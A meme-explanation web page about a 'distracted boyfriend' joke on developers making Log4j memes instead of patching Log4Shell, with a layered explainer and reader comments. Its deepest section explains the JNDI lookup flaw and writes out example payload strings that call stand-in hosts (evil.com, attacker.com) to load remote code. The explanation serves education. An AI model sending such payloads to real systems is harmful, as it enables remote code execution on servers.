Skip to content
DevMeme
3713 of 7435
Distracted dev prioritises log4j meme content over urgent CVE patch
Security Post #4052, on Dec 17, 2021 in TG

Distracted dev prioritises log4j meme content over urgent CVE patch

Why is this Security meme funny?

Level 1: Work Can Wait

Imagine you have a really important chore to do – say your room is a huge mess and your parents said you must clean it immediately because guests are coming. Now, that’s the serious task that needs your attention. But instead of cleaning your room right away, you see a funny picture online and start laughing and even making your own funny drawing about how messy your room is. You’re basically making jokes about the mess instead of actually cleaning the mess. Meanwhile, your parent is standing there, arms crossed, frowning and saying “Seriously? Stop joking and get cleaning!”

That’s exactly what’s happening in this meme. The “messy room” is like a big software problem that needs fixing — specifically a security hole in a piece of software (imagine it like a door left unlocked that bad guys could sneak through). Fixing it is super important and urgent. But the developer (the person who should fix it) is goofing off making funny memes about that problem instead of fixing it right away. It’s as if the house is on fire and the firefighter is busy taking selfies with the fire rather than putting it out 😅.

We find it funny because we recognize a bit of ourselves in it. Everybody has procrastinated or done something fun instead of doing the hard thing they’re supposed to do, right? It’s a very human thing. You know you have homework due tomorrow, but suddenly you feel the urge to cartoon the “stressed student life” – that’s the vibe here. The meme uses a simple cartoonish scenario (boyfriend ignores girlfriend to look at someone else) to show this idea. The girlfriend represents the important work (fixing the problem), and she’s looking annoyed because, well, that work is being ignored. The pretty girl walking by represents the distraction (making funny internet pictures about the problem), and she’s got the developer’s full attention.

So even if you don’t know anything about Log4j or code, you can laugh at the situation: a person not doing what they’re supposed to be doing because something more fun caught their eye. It’s like if your sink is overflowing with water but you’re busy filming a TikTok of the “cool indoor waterfall” – it’s silly! The meme is basically gently poking fun at developers for sometimes behaving just like that: choosing a bit of fun (making jokes) when they ought to be hurrying to do their chores (fixing that software security issue).

Level 2: Patch Now, Meme Later

Let’s break down the meme in more straightforward terms. In late 2021, a huge security vulnerability was discovered in a Java library called Log4j. Log4j is basically a tool that many, many applications use to handle their logging – that is, printing out messages for debugging or keeping a record of what the software is doing (errors, info messages, etc.). When a software bug gets its own fancy name (in this case Log4Shell) and a formal identifier (CVE-2021-44228), you know it’s serious business. This particular bug was as serious as it gets: it allowed bad guys to execute code on your servers remotely, just by sending a certain special string of data. In non-technical speak, an attacker could potentially take control of any system running a vulnerable version of Log4j. It’s the kind of discovery that has every company with Java code scrambling to fix (or “patch”) their systems immediately.

“Patching” means updating the software to a safe version or applying a quick fix configuration so that the vulnerability is closed off. In the case of Log4j, patching often meant bumping the dependency to a newer version where the hole was plugged. Now, dependencies are external libraries or components your project relies on – think of them as bits of code written by others (like Apache, who made Log4j) that you include because they provide useful functionality (like logging). Managing these dependencies and keeping them up-to-date is a whole job in itself (dependency management). If you don’t keep up, you might be running an older version with known bugs or security issues, which is exactly what happened here. A lot of folks found out in December 2021 that they were using an old, vulnerable Log4j without knowing it, and had to rush to update dozens or even hundreds of applications.


Now to the meme format: the image is the classic “Distracted Boyfriend” meme, a popular format where a guy (the boyfriend) is walking with his girlfriend but turns around, obviously impressed by someone else walking by, while the girlfriend looks angry and shocked. Meme creators put labels on each person to represent various concepts. Here, the boyfriend is tagged “Making log4j memes,” the woman in red walking by is essentially the temptation (the fun thing), and the ignored girlfriend on the right is tagged “Patching actual log4j vuln.” She represents the serious task the boyfriend should be paying attention to, but isn’t. So the whole scene represents a developer who should be focused on patching the Log4j vulnerability (that’s the urgent, important work – analogous to the girlfriend he’s neglecting) but instead he’s distracted by making memes about Log4j (the funny, procrastinating activity – analogous to the attractive stranger capturing all his interest).

This resonates with developers because it’s poking fun at our own behavior. The moment Log4Shell was announced, sure, there were conference calls and frantic code fixes, but there was also an explosion of developer humor online. Social media and Slack channels lit up with people sharing jokes, images, and puns about Log4j and how doomed we all were feeling. There were tweets with screenshots of logs and jokes like “Dear Santa, all I want for Christmas is log4j-2.17.0” and so on. These were cybersecurity memes that made light of a scary situation. If you entered any developer Slack or Discord around that time, it was equal parts people posting vulnerability scan results and people posting the latest Log4j meme. It’s a bit ironic – we were laughing at the very issue that was giving us headaches.

For someone newer to the field (or outside of it), here’s why that’s funny and relatable: almost everyone has experienced a moment of procrastination or distraction when facing a daunting task. In developer land, patching a critical security bug is like your hair-on-fire priority. But humans cope with stress in funny ways, and one way is to find humor in the situation. These tech memes serve as a pressure release. They also create a sense of community: “we’re all dealing with this insane issue together, might as well share a laugh.” The meme basically calls us out: “Look, instead of fixing the problem, you’re memeing about it. Classic dev move!” It’s self-deprecating. We know we’ll have to do the boring hard work (upgrading libraries, testing everything, deploying fixes – none of which is quick or fun), but the meme-able moment is just too good to pass up.

Importantly, the girlfriend’s annoyed face labeled “patching actual log4j vuln.” is basically the voice of responsibility. It’s that nagging reminder: “Hey, stop goofing off, we need to fix this now. The servers are at risk!” The boyfriend’s guilty-but-enthralled look is the dev going “I know, I know… just one more meme, I swear.” It’s an exaggeration, of course. Hopefully no one literally ignored patching entirely just to make jokes – in reality, the memes were made during breaks or after pushing a fix. But it felt like the memes were everywhere, even as the crisis was ongoing, which is what made the scenario ripe for parody.

To give a bit more context: Log4Shell (CVE-2021-44228) was such a big deal that it had all kinds of people involved in remediation. You had security teams scanning for any sign of attackers trying to exploit it. You had developers checking every project for log4j in the pom.xml or Gradle files, then updating to the newly released safe version. You had ops folks rushing to restart services with the patched libraries. Many companies treated it like a full-on emergency (which it was). It dominated tech news and discussion for weeks. So naturally, the tech community’s collective psyche was also dominated by it – and one coping mechanism was turning it into relatable developer content (memes, joke write-ups, even songs — yes, there were Log4j parody songs).

In summary, at this “junior” explanation level: The meme shows a developer who should be fixing a critical security bug (that could let hackers in) but is instead busy making jokes about that very bug. It’s funny to people in tech because it’s a little too close to the truth — we often deal with high pressure by injecting humor, even if it means momentarily not focusing on the job. But the underlying message (and a bit of friendly advice) is: hey, patch now, meme later. The real issue (fixing that Log4j hole) is super important — get that done first, then enjoy the meme-fest guilt-free.

Level 3: Fiddling While Prod Burns

This meme captures a darkly humorous reality from December 2021: a zero-day security fiasco is unfolding, everyone’s production servers are at risk, yet engineers can’t resist hopping on the hype train of internet humor. The image uses the famous “distracted boyfriend” format to lampoon a situation nearly every developer found themselves in during the Log4Shell crisis. In the meme, the developer (the notorious distracted boyfriend) is labeled “Making log4j memes,” while the ignored, dismayed partner is “Patching actual log4j vuln.” The joke hits home because it’s uncomfortably relatable: instead of laser-focusing on the urgent patching of the Log4j vulnerability, a lot of us were busy sharing and creating memes about it on Slack, Twitter, and Reddit.

Why is this funny (and a bit painful)? Because it rings true. The Log4j vulnerability wasn’t a minor bug — it was a five-alarm fire in the software world. Organizations large and small had to scramble to find every instance of Log4j in their applications (not easy, since Log4j hides inside countless jars and dependencies), then upgrade or patch it everywhere, ASAP. This was an active security incident: reports of attackers scanning the internet for vulnerable systems emerged within hours of the exploit’s disclosure. Picture a scene with DevOps engineers on one screen tailing logs for intrusion attempts, security teams holding emergency calls at 2 AM, managers asking for status updates every hour… and then there’s the developers’ group chat, absolutely exploding with Log4j memes. 🤦‍♂️

This seemingly absurd behavior actually reflects developer culture and coping mechanisms. In extreme situations like a critical zero-day (a vulnerability that’s exploited before anyone has a patch ready), stress levels shoot through the roof. There’s an urgent sense of “drop everything and fix this NOW.” But not everyone can contribute to the fix at the same time — maybe you’re waiting for builds to finish, waiting on approvals, or the issue is being handled by a separate SecOps team for the moment. What do developers do to blow off steam and commiserate? They make jokes. They riff on the absurdity that a logging library could nearly break the internet. Gallows humor is a time-honored tradition in IT departments during crises. So while one part of our brain knows “we really should be patching right now,” the other part is already crafting the perfect dank Log4j meme for the company Slack channel. It’s procrastination, but it’s also camaraderie — a way to say “we’re all in this mess together, might as well laugh so we don’t cry.”

From an industry perspective, this meme also jabs at our collective failure in dependency management and prioritization. How did we get here, frantically firefighting right before the holidays? Well, Log4j was a widely used dependency that many projects hadn’t updated in ages. It was out-of-sight, out-of-mind until the bomb went off. Best practices say “keep your libraries up to date” and “invest in security proactively,” but reality often finds those tasks sitting in the backlog while new features take priority. That annoyed girlfriend labeled “Patching actual log4j vuln.” represents all those boring, critical maintenance tasks (applying security patches, updating dependencies, auditing code) that get neglected until it’s almost too late. Meanwhile, the boyfriend ogling “Making log4j memes” is essentially the development community chasing the immediate dopamine hit — whether it’s a funny meme, a clever tweet, or frankly working on anything other than the scary, hairy problem at hand. It’s a snapshot of misplaced priorities: the short-term fun over the long-term important.

There’s an implicit critique here of how engineers (and their organizations) handle crises. In an ideal world, when a severe security vulnerability drops, every engineer should turn into John McClane from Die Hard, ready to battle the hackers and patch systems with gritty determination. In reality, after the initial panic, many developers kind of throw up their hands: “Our security team is on it, the patch is coming… eventually. Until then, check out this spicy meme I made about Log4j.” It’s half resignation, half coping strategy. We saw a flood of content: jokes about “Logging off for the year – thanks Log4j!”, memes of burning houses captioned “our prod environment right now,” and yes, countless variations of this distracted boyfriend scenario. The irony is not lost on anyone: time spent memeing is time not spent fixing. It’s like a collective nervous laugh echoing through the industry.

Historically, whenever a big bug or outage occurs, it spawns memes, but Log4Shell took it to another level. Perhaps because it was near the end of a tough year, or because every corner of tech was affected (from Minecraft servers to enterprise apps, everything runs Log4j!), the meme factory went into overdrive. A cynical veteran developer might dryly note, “Great, the internet is on fire and we’re roasting marshmallows over the flames.” Indeed, this meme calls out that irony — we joke even as we panic. It’s a form of tech community therapy. Anyone who was there remembers the mix of dread and dark laughter: slaving away at patch scripts and redeployments, while also upvoting a “Yo dawg, I heard you like logging” meme on /r/ProgrammerHumor.

In summary, at the senior-dev level this meme is both a chuckle and a wince. It highlights a “too real” scenario: critical security work was sidelined (at least momentarily) by the allure of internet points and comic relief. It reflects how developers often deal with high-pressure situations — by injecting a bit of humor — and slyly critiques the industry tendency to de-prioritize maintenance until disaster strikes. If you’ve been on an on-call rotation or war room bridge, you know the pattern: first chaos, then memes. Log4j just made that literal, with developers globally distracted by meme-making at the very moment they were supposed to be fixing one of the most serious bugs of the decade.

Level 4: When Logging Became Code

At the deepest technical level, this meme touches on the Log4Shell exploit (identified as CVE-2021-44228). This was a catastrophic remote code execution (RCE) vulnerability in Apache Log4j, a ubiquitous Java logging library. In plain terms, an attacker could send specially crafted data that gets logged, and through a series of unfortunate design choices, that log entry could trigger the application to download and execute malicious code. It’s as if writing a message in the logbook could magically run a program on the server – a nightmare scenario for any security team.

How did this happen? The root cause lies in a feature of Log4j that performs string substitution for special ${...} syntax in log messages. Originally, this was a convenience: you could include things like ${env:PATH} to insert an environment variable, or ${sys:os.name} to query system properties. Unfortunately, Log4j also allowed ${jndi:...} lookups, enabling it to fetch data from the Java Naming and Directory Interface (JNDI). JNDI is a subsystem in Java that lets applications look up resources like configuration or objects by name (commonly via protocols like LDAP or RMI). The Log4Shell exploit abused this by having Log4j fetch a resource from an attacker-controlled LDAP server. For example, if an incoming HTTP header or form field contained a value like ${jndi:ldap://evil.com:1389/a}, Log4j would obligingly contact evil.com via LDAP.

Here’s where things go completely off the rails: LDAP isn’t just for simple data—an LDAP URL can point to a serialized Java object or reference a remote Java class file. So Log4j, running with whatever privileges the application has, would retrieve a remote Java class supplied by the attacker and load it into the application’s process. That means the attacker’s code is now running inside your server. Boom: instant remote code execution.

// Hypothetical logging code in a server:
String userInput = "${jndi:ldap://attacker.com/Exploit}";  
logger.error("User search term: " + userInput);

In a sane world, the logger.error() call above should just record a harmless message like User search term: ${jndi:ldap://attacker.com/Exploit}. But with vulnerable Log4j, that ${jndi:...} part is recognized as a directive. It triggers a JNDI lookup to attacker.com, which might return a bytecode payload. The logging library then unwittingly executes that payload within your application. This is essentially code injection: user-controlled data becomes indistinguishable from executable instructions. A fundamental security principle was violated here — never mix untrusted input with code evaluation — echoing the classic failures of SQL injection and other injection flaws. Log4j’s maintainers never intended this feature to be a breach of the trust boundary, but the combination of overly-powerful string interpolation and JNDI’s ability to load remote code opened a Pandora’s box.

To a security engineer or seasoned developer, the Log4Shell fiasco is a case study in how convenience features can introduce critical vulnerabilities. It demonstrates the complexity of modern software: even a logging utility — something you’d expect to be simple and side-effect-free — turned out to be a vector for attacks as severe as malware installation. The aftermath saw frantic patching: the Apache team rushed out multiple fixes (e.g., disabling JNDI lookups by default, removing support for certain protocols, etc.), and engineers worldwide scrambled to update to Log4j 2.17+ or apply runtime mitigations (like setting formatMsgNoLookups=true). Under the hood, this vulnerability gained a CVSS 10.0 (critical) score, reflecting how easily exploitable and widespread it was.

On a theoretical level, Log4Shell highlights the importance of sandboxing and input sanitization. In an ideal design, even if a feature allows dynamic lookups, it would strictly limit what can happen — e.g., allow only configuration values, not arbitrary code loading. The exploit is a real-world example of how Turing-complete or overly-dynamic features sneak into systems: give a library an inch (the ability to execute lookups), and attackers will take a mile (execution of arbitrary code). It’s a reminder that even logging, a fundamentally simple concept, can become as powerful (and dangerous) as a scripting engine if you’re not careful. This deep technical flaw is the backdrop of the meme’s humor: a dire, highly complex security issue that set the entire industry on fire – and yet here we have developers making jokes about it as their servers hang in the balance.

Description

The classic “distracted boyfriend” stock photo meme is overlaid with two captions in bold white text. The woman in a bright red dress walking toward the camera is labelled “Making log4j memes”. The boyfriend in a blue-plaid shirt is glancing back at her with obvious interest, while his actual partner - a woman in a light-blue top walking beside him - looks on, annoyed; she is captioned “Patching actual log4j vuln.” Faces are blurred, but the body language conveys neglect of real remediation work in favour of internet humour. Technically, it references CVE-2021-44228 (Log4Shell), the notorious remote-code-execution flaw that sent every enterprise scrambling to update their Java dependencies. The meme pokes fun at how engineers sometimes allocate more cycles to producing relatable Slack jokes than to executing emergency patch pipelines and dependency upgrades
Comments

7
Anonymous ★ Top Pick Nothing says “critical zero-day” like watching the incident channel fill up with dank memes while the patch PR still waiting for code review hits its own TTL
  1. Anonymous ★ Top Pick

    Nothing says “critical zero-day” like watching the incident channel fill up with dank memes while the patch PR still waiting for code review hits its own TTL

  2. Anonymous

    The same energy we had documenting that one legacy system in 2019 that "definitely wasn't internet-facing" until someone found it resolving JNDI lookups from a logging statement written in 2008

  3. Anonymous

    Meme velocity hit 100 points per sprint; the patch ticket is still in backlog refinement

  4. Anonymous

    The Log4Shell vulnerability perfectly captured the duality of senior engineering: spending Friday night writing detection scripts and patching production systems while simultaneously crafting the perfect meme about it for Monday's standup. Because if you can't laugh about discovering your entire infrastructure is vulnerable to a single JNDI lookup string, you'll cry into your incident response runbook instead

  5. Anonymous

    Our dependency graph was so transitive that the only thing we patched faster than JNDI was the meme template

  6. Anonymous

    During Log4Shell week, our meme pipeline had shorter lead time than our SBOM - actual remediation meant grepping for JndiLookup in shaded fat JARs and convincing a vendor that 2.11 isn’t “evergreen.”

  7. Anonymous

    Log4Shell: Where JNDI lookups in logs outpace patches, but memes deploy at infinite velocity

Use J and K for navigation